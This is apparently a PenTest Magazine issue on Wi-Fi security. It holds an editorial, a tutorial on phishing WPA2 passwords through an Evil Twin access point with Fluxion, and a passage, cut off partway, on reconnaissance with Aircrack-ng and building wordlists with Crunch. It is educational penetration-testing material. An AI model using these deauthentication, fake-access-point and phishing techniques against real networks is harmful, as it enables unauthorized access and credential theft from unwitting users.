



PENETRATION TESTS ON WI-FI NETWORKS



WIRELESS CLIENT SIDE ATTACKS

ESP8266 AND WIFI PENTEST

PROFESSIONAL METHODOLOGIES IN WI-FI PENTESTING

WINDOWS POLICIES

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Dear PenTest Readers,

We would like to present you our newest issue that will focuses on Wi-Fi pentesting and security. We hope that you will find many interesting articles inside the magazine and that you will have time to read all of them.

We are really counting on your feedback here!

In this issue you will be able to read tutorials about hacking WPA2 protected Wi-Fi networks with Fluxion and performing penetration tests on Wi-Fi networks with Aircrack-NG. We have also prepared an article for you that discusses multiple wireless client side attacks and you will be shown how to read sensitive information and open a shell on the client machine. Next article titled ESP8266 and WiFi PenTest demonstrates different views on sniffing techniques in wireless networks.

In this issue you also will be albe to read about Opatch - new initiative of micropatching. Once we have successfully been able to exploit the vulnerable program, we will also go about patching it without access to the source code, using the Opatch Agent for Developers. Last but not least the creator of the USB-Lock-RP will introduce you to his software that is effective in protecting organizations network endpoints.

The virtual doors to our library are open for you!

We would also want to thank you for all your support. We appreciate it a lot. If you like this publication you can share it and tell your friends about it! every comment means a lot to us.

Again special thanks to the Beta testers and Proofreaders who helped with this issue. Without your assistance there would not be a PenTest Magazine.

Enjoy your reading, PenTest Magazine's Editorial Team

Hacking WPA2protected Wi-Fi networks with Fluxion

by Jan Kopia

The first part of this article gives an overview of development of Wi-Fi Security including its current state of development. In the second part, a practical introduction to hack into a wireless network using Fluxion will be demonstrated. The application uses known programs, such as Aircrack-ng, etc., to hack into WLAN networks using both a technical based approach and a social engineering approach.

Wi-Fi Development and Security

Wireless networks have developed dramatically over the last two decades. Most modern devices are able to connect themselves using the Wi-FI technology, making it easy to transfer data through the air to a local server or to the internet. Public hotspots can be found everywhere, from cafés, malls, shops, public transportation systems, etc., their use has become normal to many people. Wireless distribution methods are based on the IEEE 802.11 standards, which is a collection of specifications for two layers of the OSI-model (the MAC-layer and the physical layer). Devices can be accessing a Wi-Fi network using the ad hoc mode or the infrastructure mode. The last one is the most common for devices that connect to any kind of access point, such as a router. This router serves as a network bridge into another network (e.g. the internet).

Ad hoc communication, on the other side, is the method of a peer to peer-connection (P2P) where no central access point is needed. If more access points are interconnected with each other, a wireless distributed system is established.

The spread of Wi-Fi makes it necessary to use security mechanisms for communication. Accessing a wired based connection is a difficult task since it requires a physical connection, but accessing a wireless connection is much easier. Therefore, several possibilities and impediments were developed, e.g.

- Hiding the SSID by disabling the SSID-broadcast. This prevents every device in range can see the wireless network.
- Limiting the devices that can connect to the network via their MAC addresses.
- Disabling Wi-Fi Protected Setup (WPS).
- Encryption of the traffic and authentication mechanisms:
 - Wired Equivalent Privacy (WEP) was the first approach to encrypt a Wi-Fi to prevent snooping of the network. It uses a RC4-stream cipher with different key lengths (64-256 bit).
 - Wi-Fi Protected Access (WPA/WPA2) is the standard used today to secure the Wi-Fi-connection.
 WPA was an interim solution toward the WPA2 standard, which is the most secure method used today.
 - At the moment, there are discussions about a new standard. WPA3 is an improved version of WPA2, which mainly discontinues the backwards compatibility to WEP and to WPS. It also improves other things such as SAE (Simultaneous Authentication of Equals) and the support of a concept called Suite B. However, WPA3 is still under discussion.

Today all of the above stated security-approaches are used. WEP is known for its weakness but is still built-in to many devices and sometimes even used as standard encryption method. Despite trying to raise the number of bits in the stream cipher, more flaws were discovered over the years making it possible to hack into a WEP protected network within minutes.

The change to WPA replaced WEP with another method using a Pre-Shared Key (with 256 bit) in most configurations. WPA was an intermediate solution to easily update existing hardware to support the new method. The advantage against WEP was the use of a flexible key mechanism that does not encode messages with one fixed key but with a changing key either using the Temporal Key Integrity Protocol (TKIP) or the Counter Cipher Mode with Block Chaining Message Authentication Code Protocol (CCMP). WPA was supposed to be a quick solution for replacing the weak WEP but had some downsides in the way it was implemented. One weakness (which still exist today) is the possibility to attack the PIN-protection of the Wi-Fi Protected Setup (WPS).

WPA2 is the better version of WPA. Besides using CCMP with WPA2 there was also a change in the underlying algorithm toward Advanced Encryption Standard (AES). The basic cryptographic architecture of WPA2 improved the way of the key exchange, the key generation and re-generation as well as the

protection of the data packets, making it very difficult for hackers to break into such a network. The standard is called IEEE 802.11i.

Routers and devices today usually support all sorts of protection methods including WEP, WPA with TKIP, and WPA2. The most secure way to protect a wireless network nowadays is the use of WPA2 together with AES, strong passwords and Radius authentication. Configured this way, a wireless network is considered secure.

Hack into a WPA/WPA2 secured wireless network

Several ways are used to crack the WPA/2 encryption of a wireless network.

- One way is to exploit flaws in the routers themselves. With tools such as Reaver or Pixie Dust it is possible to bruteforce the PIN in the context of WPS (see above) of certain very common router manufacturers.
- A second way is to calculate the password of the secured connection. The password of a WPA/WPA2 connection is usually an alphanumeric key with a maximum length of 64 bits. In order to do that, some data have to be identified beforehand which serve as input values. WPA2 uses either a Pre-Shared key or an authentication based on Radius. Both methods use a four-way-handshake mechanism to authenticating and establishing a connection. During a four-way-handshake the attacker can capture the necessary information (e.g. using common tools such as Airmon-ng and Airodump-ng) in the form of a capture-file which includes the handshake data. The data is then converted into a format which can be read by cracking tools such as oclHashcat, cowpatty or Aircrack-ng which re-calculate the key value the attacker is looking for. Most tools can be either used with a dictionary / wordlist or with a bruteforce approach to calculate the value for a captured hash file (which usually takes a while for WPA2-secured networks). This takes (a lot of) time and can be done offline.
- A third way is the use of an Evil Twin-attack. As the name implies the goal is to create a twin of the access point (AP) a fake AP. Wi-Fi devices should then ideally connect to the fake AP instead of the real AP. If the connection is established, the data can be intercepted using Ettercap or meterpreter, which is then a typical man-in-the-middle-attack with all its possibilities.

Hack into in WPA/WPA2 using Fluxion

Fluxion was developed to hack WPA/WPA2 networks and uses a mixed approach of the above-mentioned possibilities. Successfully used it will reveal the password for a WPA/WPA2 connection without calculating any values from a hash value but using an Evil Twin-attack and a social engineering approach.

Fluxion is based on linset which is a script-collection using various known tools. Fluxion can be easily used from Kali Linux or other Linux distributions.

Installing Fluxion

Fluxion can be checkout from the repository and installed on the Linux Terminal using the following command:

```
wget https://raw.githubusercontent.com/FluxionNetwork/fluxion/master/install/
install.sh && bash install.sh
```

It can also be downloaded directly from github (the given directories might change!)

```
git clone https://github.com/fluxion/fluxion.git
```

and installed using ./install.sh.




Figure 1: Fluxion is downloading package dependencies

After the download is done the install-script checks whether all necessary dependencies are available and installs the packages.




Figure 2: Fluxion installs necessary software packages

Using Fluxion

As seen in figure 2 Fluxion uses widely known tools such as Aircrack-ng, Aireplay-ng, and Airodump-ng. The idea behind the product is to perform the attack using the following steps:

- 1. Getting a handshake from a Wi-Fi network as described in the second Wi-Fi attack methods mentioned in part one of this article.
- 2. Creating an Evil Twin access point including a fake DNS.
- 3. Waiting for a device to connect to attacker's AP.
- 4. Generating a webpage based on a simply and automatically created webserver which shows an entry form for the user to enter the WLAN-password phrase a phishing attack.
- 5. Testing the entered password against the real AP.

After Fluxion has been installed and started, the first page shows a language selection (see figure 3).




Figure 3: Fluxion is available in different languages

The next step is the selection of the network interface of the attacking computer. This interface must be a wireless network interface (since the goal is to create an AP) supporting the monitoring mode. This is the reason why the use of Fluxion with a virtual machine is not possible.

After selecting the interface and the WLAN channel, the Wi-Fi networks in the area are being scanned. The monitor window (Airmon-ng) opens and will show available networks (see figure 4).




Figure 4: The Wi-Fi monitor shows available networks

If the target network is visible the monitoring window can be closed and the network must be selected. The next step is the selection of available options to create the fake AP (figure 5). At the moment the fake AP can be created with the common Linux tool Hostapd or the hacking tool Airbase-ng.




Figure 4: The Wi-Fi monitor shows available networks

In order to create a fake AP, the handshake will be needed. Therefore, it is necessary to either intercept the four-way-handshake (see part one) or just select an already existing capture-file. Capturing the handshake is done by sending de-authentication packets so that connected devices are disconnected from the real AP (using the tool MDK3). The no-longer connected devices try to re-connect. New four-way-handshakes are initiated so that the necessary data can be captured and written into a capture-file. Fluxion uses either Aircrack-ng or pyrid to acquire the handshake (see figure 5).




Figure 5: Getting the handshake data to start the attack

If the handshake data is available it can be checked by Fluxion with option 1. If everything is fine an SSL certificate can be created. Then the configuration for the web interface can be started (figure 6). In enterprise configurations Wi-Fi-networks typically use SSL certificate which improve the security of the Wi-Fi (even though they are most likely public certificate from a Certificate Authority in contrast to the self-signed certificate Fluxion is creating).

The webpage can then be selected by choosing different layout options. Some of them are router vendor specific templates, some of them are generic layouts available in many different languages (see figure 6).




Figure 6: To create a web interface Fluxion has some options for the layout of the webpage

The attack can be initiated. Fluxion starts the attack by creating the fake AP with the fake login-webpage (using a simple Python based webserver – e.g. Lighttpd in the current version). Multiple windows open showing the status of DHCP and DNS requests and the de-authentication signals based on MDK3, which force the connected devices to disconnect from the real AP (see figure 7).




Figure 7: Fluxion started the attack

A fake DNS server is started and captures DNS requests and redirects them to the fake AP. The devices are re-connecting to the network using a different address given by the fake DNS (the fake AP MAC address is not exactly the same as the original MAC address of the AP).

The windows fakeDNS shows the captured traffic of the connected device. A user must select the fake AP on his device (mobile device, notebook, computer etc.) in order to see webpage which is the basis of the social engineering attack. After the victim connects to the fake AP a window (web browser) will open asking for the WPA-password (figure 8).



Figure 8: Entry-page which is generated by Fluxion to social-engineer the password

An unexperienced user - especially users who are used to enter Wi-Fi-passwords often and all over the place – might enter the WPA passwords into the form and confirm it. Fluxion verifies automatically the submitted password with the captured handshake some steps earlier and displays a "thank-you-page" after the verification was successful.




Figure 9: Fluxion terminates the attack and writes the successfully tested WPA key into a file

Fluxion is able to test the entered password against the handshake that was captured in previous steps using Aircrack-ng. If the password is correct, Fluxion terminates the attack, cancels running DHCP and DNS-servers, and shows the password and key values for the Wi-Fi-network (see figure 9).

Summary

Fluxion is a very well working collection of tools that make the social engineering attack for getting WPA-passwords very easy. It uses a technical approach to get the handshake information out of existing wireless connections and to create a fake AP with a fake password-entry page for the victim. The user needs to enter the WPA-password by hand.

The critical point or weakness of almost all social engineering attacks is the user. The user can easily detect that the fake AP is not encrypted or that the webpage looks strange. Even if the attacker uses a strong Wi-Fi signal and is close to the attacked device (which might improve the possibility for devices to connect to the fake AP) it is still a way of convincing the user to fall into the trap. Most modern devices warn the user to connect to unsecured networks. The webpage presented to the user also should have better layouts that look more professional in order to create a higher success rate. This can easily be done by changing the templates, which are based on HTML files and images in the /sites-folder of Fluxion.

Besides these drawbacks, Fluxion is very useful for quickly getting WPA-passwords (compared to bruteforcing values). All steps can be done using the built-in tools alone but Fluxion makes the process easy. Fluxion is comparable to similar tools such as Wifiphisher.



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Performing penetration test on Wi-Fi networks with Aircrack-NG

by Arthur Feliz Dantas and Deivison Pinheiro Franco

This paper presents a brief theoretical background on 802.11 standards, encryption algorithms, wireless security protocols, and the tools used to attack WPA2 networks because they are standard on routers. The research focuses on current standards in hands-on testing and testing, Linux distribution tools and scripts developed by communities like Aircrack-ng will be used in the intrusion tests.

The use of Wi-Fi networks is part of everyday life both in personal use in homes and in the corporate environment. However, confidential and personal information travels through these networks and due to the existence of vulnerable protocols to pentest and ignorance of the user in using them or knowing how to configure them, techniques such as word dictionary in the WPA2 protocol are a full plate for the access of the routers, thus accessing the information. This paper presents a brief theoretical background on 802.11 standards, encryption algorithms, wireless security protocols, and the tools used to attack WPA2 networks because they are standard on routers. The research focuses on current standards in hands-on testing and testing, Linux distribution tools and scripts developed by communities like Aircrack-ng will be used in the intrusion tests.

It is very important to have a secure information system these days in companies that want to be competitive and stable in the market. The information contained internally in the network are essential elements for the corporate functioning. For this security to exist, information must be agile in the communication process, reliable, and useful for users to perform their tasks in the best possible way.

Knowing that a router is the bridge of communication between the internal and external networks, few companies worry about the security and integrity of their information, which can be manipulated by malicious people to commit crimes, called crackers or Black hats. Because of this weakness in

information security, computer vulnerabilities are wide open, thus hurting the three pillars of information security that are the confidentiality, integrity, and availability of your systems, files, and servers, thus contributing to the risk of a pentest.

The main way to break into a wireless network is by capturing communication from any synchronized receiver on the same frequency. This work seeks to show that a poorly configured router with a weak password is easily discovered, even if it is a WPA2 protocol.

What you will learn:

- The functioning of different protocols and standards of Wi-Fi networks
- The vulnerabilities in the WPA2 protocol used as standard in Wi-Fi networks
- Knowing tools for pentest Wi-Fi networks

What you should know:

- Basics of Wi-Fi networks concepts
- Basics of Wi-Fi networks security protocols
- Notions about Kali Linux

WPA2 protocols are considered safer compared to WEP, WPS and WPA protocols, but they have some vulnerabilities that can be exploited; depending on the complexity of the password configured in an AP, it can be easily discovered using dictionaries.

The biggest threat to a potential intrusion comes from within the company's out-of-the-way users for lack of knowledge they end up using or leaving certain vulnerable services running on their computer. Passwords that are considered weak are a big problem, as the name of the corporation is usually used, or passwords that are easy to guess like "password", "123", etc. According to Avast (2014), 81% of personal Wi-Fi networks in Brazil are at risk of cyber attacks. More than half of the routers are poorly protected because they use default settings and 30 percent of consumers use weak passwords with easy-to-reveal personal information such as name, address, or date of birth.

The AIRCRACK-NG tool suite1

The Aircrack-ng suite is an open-source software composed of several different tools used in command line for auditing 802.11 networks. Aircrack-ng is a fork of the original project Aircrack, a password-breaking program of the security protocols used in the 802.11 standard. It implements various types of attacks, among them FMS, KOREK, PTW and attacks using dictionaries. The suite has a packet sniffer, analysis tools and works with any network card that has monitoring support. This suite works on the

Linux platform and has some versions with limited features for other systems like Android and Windows.

AIRMON-NG2

Airmon-ng is a script that can be used to enable or disable monitor mode on wireless interfaces. This tool responds with some information about the wireless adapter, including the chipset and controller, and any processes that may be harmful to the use of the suite's tools.

AIRODUMP-NG3

The Airodump-ng is used for capturing 802.11 frames and also for capturing WEP IVs. This script displays all APs within the range of the network device, and informs the BSSID (MAC address), number of flags, number of data packets, channel, speed, coding method, type of authentication method used and the ESSID (AP name). If a GPS receiver is connected to the computer, it is able to record the coordinates of the access points found. Airodump-ng also can create multiple files containing the details of all access points and clients served.

AIREPLAY-NG4

Aireplay-ng is a tool that can be used to generate or accelerate traffic in the AP. There are different attacks that can deactivate the client for the purpose of capturing WPA handshake data, false authentications, interactive packet replay, manual ARP request creation, and ARP request re-injection. Aireplay-ng can get packets from two sources: Real-time packet transmission or a pre-captured PCAP file. The PCAP file is a standard file type associated with packet capture tools such as libpcap and winpcap. Wireshark and TCPDump work with PCAP files.

AIRCRACK-NG5

Aircrack-ng is used for password cracking, being able to use various techniques to break down WEP and dictionary attacks for WPA and WPA2. Aircrack can break passwords that use the WEP protocol as long as it has a sufficient number of IVs captured. Two methods are used to break the WEP key. The PTW method (Pyshkin, Tews, Weinmann) is the default, which is the fastest method, but works only with 40-bit and 104-bit keys. The second method is FMS / KOREK that incorporates brute force statistical methods to discover the WEP key. For the WPA protocol breakdown dictionaries are used after the capture of the 4-way-handshake.

Pentesting Wi-Fi networks with Aircrack-NG

This section will cover 802.11 wireless intrusion testing with a focus on the WPA2 protocol, as it is standard on today's routers. It will use certain tools contained in the Kali Linux distribution and methods of use and integration of the tools.

Scenario description

The scenario was elaborated in the following way, where devices were near and there were stations generating traffic, connected to an AP where they generated information for the capture during the execution of the tests. An AP was chosen that supported the WPA2 protocol. A real machine with the Kali Linux system was used in order to get all the tools needed for the tests and a USB network adapter suitable for the attacks.

The scenario will consist of:

- AP Multilaser RE063, with the ESSID of AP called DANTAS, where the attacks will be made;
- 2 mobile devices used to generate traffic and used as stations in the AP;
- The attacking computer will be a real machine with the Kali Linux operating system with main memory with 4GB storage capacity, HDD with 320GB storage capacity and 2.30GHz clock i5-2410M processor;
- The attacker's network adapter will be a USB Multilaser RE052 device.

Figure 1 illustrates the scenario.



Figure 1. Testing scenario.

Basic commands

First of all, we need to check which wifi device is used on the computer. The command syntax and Figure 2 below, shows it.

```
root@kali:~# dmesg | grep phy
[  0.000000] e820: BIOS-provided physical RAM map:
[  0.158347] Switched APIC routing to physical flat.
[  14.060762] ieee80211 phy0: Selected rate control algorithm 'rtl_rc'
root@kali:~# airmon-ng

PHY Interface Driver Chipset

phy0 wlan0 rtl8192cu Realtek Semiconductor Corp. RTL8192CU 802.11n WLAN Adapter
root@kali:~# [
```

Figure 2. Dmesg | grep or Airmon-ng commands output.

We can see that the Airmon-ng command shows us the interface where the device is mounted and the chipset and the driver used by the device. It is worth mentioning that it is important for the proper functioning of the attack tools that the driver used is compatible with the chipset, that is, generic drivers worsen the performance of the tools.

Iwconfig Command

Shows some information on the wifi interface and also on the AP that the device is connected to. It can be used to configure the device in promiscuous mode and monitor mode, work on a specific channel, and create virtual interfaces. Figure 3 shows the output of the Iwconfig command.

```
oot@kali:~# iwconfig
eth0
          no wireless extensions.
wlan0
          IEEE 802.11bgn ESSID: "DANTAS"
         Mode:Managed Frequency:2.437 GHz
                                             Access Point: C8:3A:35:56:CE:08
          Bit Rate=1 Mb/s
                            Tx-Power=20 dBm
          Retry short limit:7 RTS thr=2347 B
                                                 Fragment thr:off
          Encryption key:off
          Power Management:off
         Link Quality=48/70 Signal level=-62 dBm
          Rx invalid nwid:0 Rx invalid crypt:0
                                                 Rx invalid frag:0
          Tx excessive retries:0 Invalid misc:0
                                                   Missed beacon:0
         no wireless extensions.
lo
oot@kali:~#
```

Figure 3. Iwconfig command output.

Iwlist Command

Enables the listing of all the networks found and filtering the information to be searched. Figure 4 shows the iwlist used in the wlan0 interface and scanning all network information with the Scan command. The "head-11" command was used to display only the first 11 lines of the command.

Figure 4. Iwlist command output.

Scan Command

Using the Scan command without filters shows all the information about which type of encryption used will also be shown as Figure 5 below.

```
IE: IEEE 802.11i/WPA2 Version 1
   Group Cipher : TKIP
   Pairwise Ciphers (2) : CCMP TKIP
   Authentication Suites (1) : PSK
```

Figure 5. Scan command output.

Note that these commands show us various information about the AP, among them are:

- The MAC address of the AP;
- The channel;
- The frequency, that is, bit rate per second of the AP;
- Signal quality;
- Whether encryption is enabled;
- Type of encryption used.

AIRMON-NG

As noted earlier, just using the Airmon-ng command will show the device information. To start the card in monitor mode we will have to use the command, and Figure 6 below shows an example of output after this.



Figure 6. Airmon-ng start command output (starting the card in monitor mode).

Note that three processes are shown that may interfere with the use of the Aircrack-ng suite. For better operation of the tools, it is necessary to exclude these processes and start monitor mode again as shown in Figure 7, below.




Figure 7. Killing processes and starting monitor mode.

Along with the information of the devices, it is stated that a virtual interface was created in monitor mode called wlan0mon, this interface is where the packages will be captured.

AIRODUMP-NG

To view information about the networks that are within our reach, we can enter the following command, and when we enter the command we will have the following result shown in Figure 8.

BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C8:3A:35:56:CE:08	-67	96	372	1	6	54e	WPA2	CCMP	PSK	DANTAS
00:1A:3F:6D:9B:52	-97	55	0	0	11	54e	WPA2	CCMP	PSK	EDIELMO
A0:AB:1B:09:EF:9A	-97	65	1	0	9	54e	WPA2	CCMP	PSK	Sofia
C8:3A:35:04:A9:B8	-97	13	0	0	6	54e	WPA	CCMP	PSK	EDIVANIA
00:1A:3F:DE:BF:E0	-97	6	10	0	11	54e.	WPA2	CCMP	PSK	:) NET
18:A6:F7:88:2D:B6	-97	18	0	0	1	54e.	WPA2	CCMP	PSK	FAMILIA MOREIRA
BSSID	STATION		PWR	R	ate	Lost		rames Probe		е
(not associated)	84:9	C:A6:F8:58:C	C -97		0 - 1		0	2	Vivo	Internet
C8:3A:35:56:CE:08	28:8	3:35:9C:4F:0	F -33		0e- 1		8	45		
C8:3A:35:56:CE:08	A8:B	8:6E:63:BA:A	E -61		0e- 1	8	10	385	DANT	AS
C8:3A:35:56:CE:08	28:8	3:35:B3:E3:2	1 -68		0e- 0	e 5	94	44		
A0:AB:1B:09:EF:9A	1C:C	1:DE:C6:FB:2	4 -1		1 - 0		0	1		
00:1A:3F:DE:BF:E0	B0:7	9:94:17:31:5	F -97		0 - 1		0	1	- 1	
00:1A:3F:DE:BF:E0	80:9	6:B1:0F:94:B	C -97		1e- 5		0	12	:) N	

Figure 8. Airodump-ng command output.

The information obtained with this command is:

- BSSID: Device MAC number;
- PWR: Intensity of the signal captured by the wifi device, the lower the better;
- Beacons: Number of beacons that the AP sent;
- #Data: Number of captured data packets, including data transmission packets;
- #/s: Number of data packets per second captured in the last 10 seconds;
- CH: Number of the channel currently being used;
- MB: Maximum speed supported by AP. If MB = 11, it is 802.11b and MB = 54 is 802.11g/n. The dot after the number 54 indicates that a short preamble is supported. The "e" that follows the MB speed value indicates whether the network has QoS enabled;
- ENC: Encryption algorithm being used. OPN = unencrypted, "WEP?" = WEP or higher (there is insufficient data to choose between WEP and WPA / WPA2), WEP (without the question mark) indicates static or dynamic WEP, and WPA or WPA2 if TKIP or CCMP are present;
- CIPHER: The figure detected. TKIP is typically used with WPA and CCMP is typically used with WPA2;
- AUTH: The authentication protocol used;
- ESSID: Shows the name of the wireless network.

The second table shown in Figure 9 shows some information from the stations:

• BSSID: AP MAC address that the station is connected to;

- STATION: MAC address of the station;
- PWR: Signal strength of the monitor interface to the displayed station;
- Rate: Station rate;
- Lost: The number of data packets lost during the last 10 seconds of the station;
- Packets: The number of data packets sent by the station;
- Probe: ESSID of the AP that the station is connected to.

Pentesting the WPA2 protocol

In this part of the article, attacks on the standard protocol WPA2 will be approached. We will show you how to capture the 4-way-handshake to be written to a file. Generators of dictionaries such as Crunch combined with the Aircrak-ng tool will be used for password cracking.

Generating Dictionary with Crunch

Basically, the Crunch command syntax is as shown below, to which Figure 9 shows the Crunch command output.

```
root@kali:~# crunch 9 9 1234567890 -t feliz@@@@ -o senhas.txt
Crunch will now generate the following amount of data: 100000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000
crunch: 100% completed generating output
root@kali:~#
```

